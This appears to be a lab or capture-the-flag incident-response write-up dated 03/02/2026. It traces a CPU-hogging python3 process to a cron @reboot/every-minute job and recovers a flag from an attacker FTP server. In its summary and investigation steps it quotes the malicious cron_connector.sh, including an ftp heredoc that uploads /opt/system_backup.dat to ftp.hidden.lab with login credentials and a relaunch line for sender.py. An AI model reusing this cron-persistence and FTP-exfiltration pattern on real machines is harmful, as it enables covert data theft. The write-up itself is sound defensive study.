

# Case: Crontact Established

**03/02/2026**

Executive Summary Case findings of the issue were as follow. Client states that some programs are throttling the computer causing it to run slow. After checking system processes using top in the console we have established that this is in fact, true. Process python3 was using 80-100% of the processing power. When stopping the process it caused it to start back up again after sometime showing that there is an issue with this. After this discovery, we checked the crontab by running crontab -l to see that there was a scheduled task every minute or @reboot to run this program to keep it going. Searching into the process ID we see that there is a linked file that leads to a program called cron\_connector.sh. This script runs to send files to a host over a ftp connection over port 21 as seen in socket.getaddrinfo("ftp.hidden.lab", 21). The script it runs, being pgrep -f sender.py >/dev/null || python3 /usr/local/bin/sender.py >/dev/null 2>&1 We immediately stop the process from happening by changing the file permissions using chmod to 000 so nothing can read, write or execute this program. Next we reverse the ftp script to log into the attacking computer to receive the files that were hijacked under the script ftp -inv ftp.hidden.lab <<EOF user Infected suspicious binary put /opt/system\_backup.dat /incoming/exfiltrated\_data.bin Reversing this we ftp to the host, log in, and take our file that was hijacked and seeing it contained our flag cron\_persistence\_exfil

## Findings and Analysis

| Finding        | Finding Details    | Description                                                                                                               |
|----------------|--------------------|---------------------------------------------------------------------------------------------------------------------------|
| Port           | 21                 | Our compromised port that the FTP was running through                                                                     |
| Malicious File | Cron_connector.sh  | pgrep -f sender.py >/dev/null    python3 /usr/local/bin/sender.py >/dev/null 2>&1<br>this is the script ran from the file |
| User           | Infected supsiciou | The attackers username and password for logging in                                                                        |
| Process        | ftp                | Attacker iniated a small ftp script to scrape a file from the /opt folder                                                 |
| url/api        | ftp.hidden.lab     | This was the ftp that the attacker kept the files on and retrieved them from                                              |

## Methodology


### Tools and Technologies Used

- Netstat -plant – this allowed us to see which networks were connected and which were listening.
- Cat – this allowed us to view files
- Chmod – allowed us to stop the script from running by altering permissions
- ftp – file transfer protocol that let us get onto the attacker's machine and find our file.
- Crontab – allowed us to see the malicious scripts running
- ls – allowed us to list files in more depth and find where the PID resides

### Investigation Process

1. I go into the console then type top in the find the high processes. The process of pulling the most CPU is a process called python3.
2. I then inspect the file by using ls -l /proc/{PID}/exe to see that the process is located in the /usr/bin/python3.7. Going further we see it is in /usr/local/bin/sender.py
3. I then ran chmod to change the file to 000 to stop it from being able to be read, written or executed.
4. I then killed the program, so it stopped running.
5. I then ran command netstat and then furthered it by running netstat -plant to see that we are connected to a foreign address under 172.17.0.18:44832.

- I then went into the processes using `crontab -l` to find `@reboot`

A screenshot of a terminal window with a dark background. The window has a menu bar at the top with 'File', 'Edit', 'View', 'Bookmarks', 'Settings', and 'Help'. The terminal text shows a user at a Debian prompt running 'crontab -l'. The output lists two cron jobs: one at '@reboot' and another at '\*/\*/\*/\*/\*' (every minute), both running '/usr/local/bin/cron\_connector.sh' with output redirected to /dev/null. The prompt returns to the user.

```
/usr/local/bin/cron_connector.sh >/dev/null 2>&1
```

- I ran `cat /usr/local/bin/cron_connector.sh` to find `#!/bin/bash` `pgrep -f sender.py >/dev/null || python3 /usr/local/bin/sender.py >/dev/null 2>&1` `ftp -inv ftp.hidden.lab <<EOF user Infected suspicious binary put /opt/system_backup.dat /incoming/exfiltrated_data.bin bye`
- I then see that the external communication is a FTP protocol so they have used the file transfer protocol to take a file from this location. The file that has all the information is `sender.py` and connecting through port 21 as seen in `socket.getaddrinfo("ftp.hidden.lab", 21)`
- I then went into the FTP protocol, go to the directory `/incoming`, found my file and then take back the file `exfiltrated_data.bin` listed as this since it has been renamed according to the script line thus finding the flag `cron_persistence_exfil`.

## Recommendations

- Regularly checking and auditing `crontab` to ensure only programs you want starting, to start.
- Check to ensure open ports are not staying open for no reason, ensure there is a reason.
- Do not download or click links online or download programs from suspicious websites.
- Monitor internet traffic on your confined network and enable mac filtering.